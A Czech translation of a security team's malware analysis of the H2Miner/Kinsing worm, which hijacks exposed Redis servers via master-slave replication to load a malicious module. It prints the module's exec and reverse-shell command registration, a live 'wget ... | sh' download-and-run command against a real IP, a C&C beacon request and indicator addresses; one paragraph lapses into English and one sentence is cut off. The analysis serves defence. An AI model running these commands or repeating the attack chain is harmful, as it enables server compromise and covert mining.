

Před jedním dnem byl jeden ze serverů mého projektu napaden podobným červem. V pátrání po odpovědi na otázku „co to vlastně bylo?“ jsem našel skvělý článek týmu Alibaba Cloud Security. Jelikož jsem tento článek nenašel na habru, rozhodl jsem se ho speciálně pro vás přeložit <3
Úvod
Nedávno tým bezpečnosti Alibaba Cloud objevil náhlou vlnu H2Miner. Tento typ škodlivého červa využívá nedostatek autorizace nebo slabá hesla pro Redis jako brány k vašim systémům, poté synchronizuje svůj vlastní škodlivý modul s slave prostřednictvím master-slave synchronizace a nakonec nahrává tento škodlivý modul na napadený stroj a provádí škodlivé instrukce.
V minulosti byly útoky na vaše systémy většinou prováděny metodou zahrnující naplánované úkoly nebo SSH klíče, které byly nahrány na vaši mašinu po přihlášení útočníka do Redis. Naštěstí tento metod často není možné použít kvůli problémům s oprávněním nebo různým verzím systému. Nicméně, tento způsob nahrávání škodlivého modulu může přímo vykonávat příkazy útočníka nebo získávat přístup k shellu, což je nebezpečné pro váš systém.
Kvůli velkému počtu servery Redis umístěných na internetu (téměř 1 milion), tým bezpečnosti Alibaba Cloud, jako přátelské připomenutí, doporučuje uživatelům, aby neposkytovali přístup k Redis z veřejné sítě a pravidelně kontrolovali sílu svých hesel, aby se ujistili, že nejsou náchylná k rychlému hledání.
H2Miner
H2Miner je mining botnet pro systémy na bázi Linux, který může infikovat váš systém různými způsoby, včetně nedostatku autorizace v Hadoop yarn, Docker a zranitelnosti pro vzdálené provádění příkazů Redis (RCE). Botnet pracuje tím, že nahrává škodlivé skripty a škodlivé programy pro těžbu vašich dat, horizontální rozšíření útoku a udržování Řízení a Kontrolní (C&C) komunikace.
Redis RCE
Pavel Toporkov shared insights on this topic at ZeroNights 2018. After version 4.0, Redis supports external module loading, allowing users to load C-compiled .so files into Redis to execute specific Redis commands. While this feature is useful, it has a vulnerability where, in master-slave mode, files can be synchronized with the slave through fullresync. This can be exploited by attackers to transmit malicious .so files. Once the transfer is complete, attackers load the module onto the targeted Redis instance and execute any command.
Analýza škodlivého červa
Tým bezpečnosti Alibaba Cloud nedávno zjistil, že velikost skupiny škodlivých minerů H2Miner náhle značně vzrostla. Podle analýzy probíhá celý proces útoku takto:

H2Miner využívá RCE Redis k provedení útoku. Nejprve útočníci zaútočí na nezabezpečené servery Redis nebo servery se slabými hesly.
Poté použijí příkaz config set dbfilename red2.so k změně názvu souboru. Následně útočníci provádějí příkaz slaveof k nastavení adresy hostitele replikace master-slave.
Když napadený instance Redis naváže master-slave spojení s škodlivým Redis, který patří útočníkovi, útočník odešle nakažený modul pomocí příkazu fullresync pro synchronizaci souborů. Poté bude soubor red2.so nahrán na napadený stroj. Poté útočníci využijí modul .\/red2.so k nahrání tohoto souboru .so. Modul může provádět příkazy útočníka nebo iniciovat reverzní spojení (backdoor) pro zisk přístupu k napadenému stroji.
if (RedisModule_CreateCommand(ctx, "system.exec",
        DoCommand, "readonly", 1, 1, 1) == REDISMODULE_ERR)
        return REDISMODULE_ERR;
      if (RedisModule_CreateCommand(ctx, "system.rev",
        RevShellCommand, "readonly", 1, 1, 1) == REDISMODULE_ERR)
        return REDISMODULE_ERR;
Po provedení škodlivého příkazu, jako je / bin / sh -c wget -q -O-http://195.3.146.118/unk.sh | sh> / dev / null 2> & 1, útočník resetuje název záložního souboru a provede uvolnění systémového modulu, aby zametl stopy. Nicméně soubor red2.so stále zůstane na napadeném stroji. Uživatelům se doporučuje věnovat pozornost přítomnosti takového podezřelého souboru ve složce jejich instance Redis.
Kromě eliminace některých škodlivých procesů pro krádež zdrojů útočník následoval škodlivý scénář tím, že stáhl a spustil škodlivé soubory v binární podobě, aby . To znamená, že název procesu nebo adresáře obsahujícího kinsing na hostiteli může naznačovat, že stroj byl infikován tímto virem.
Podle výsledků reverzního inženýrství škodlivý program vykonává především následující funkce:
- Stahování a spouštění souborů
- Těžba
- Udržování komunikace C&C a vykonávání příkazů útočníka


Použijte masscan pro externí skenování, abyste rozšířili vliv. Kromě toho je IP adresa serveru C&C v programu silně zašifrována a napadený host bude komunikovat se serverem C&C prostřednictvím HTTP požadavků, kde informace o zombie (napadeném serveru) jsou identifikovány v HTTP hlavičce.
GET /h HTTP/1.1
Host: 91.215.169.111
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/78.0.3904.108 Safari/537.36
Arch: amd64
Cores: 2
Mem: 3944
Os: linux
Osname: debian
Osversion: 10.0
Root: false
S: k
Uuid: xxxxxxxx-xxxx-xxxx-xxxx-xxxxxxxx
Version: 26
Accept-Encoding: gzip
Další metody útoků

Adresy a odkazy používané červem
/kinsing
• 142.44.191.122/t.sh
• 185.92.74.42/h.sh
• 142.44.191.122/spr.sh
• 142.44.191.122/spre.sh
• 195.3.146.118/unk.sh
s&c
• 45.10.88.102
• 91.215.169.111
• 139.99.50.255
• 46.243.253.167
• 195.123.220.193
Tip
Za prvé, Redis by neměl být přístupný z Internetu a měl by být chráněn silným heslem. Také je důležité, aby klienti zkontrolovali, zda v adresáři Redis není soubor red2.so a zda v názvu souboru/procesu na hostiteli není „kinsing“.
Zdroj: habr.com
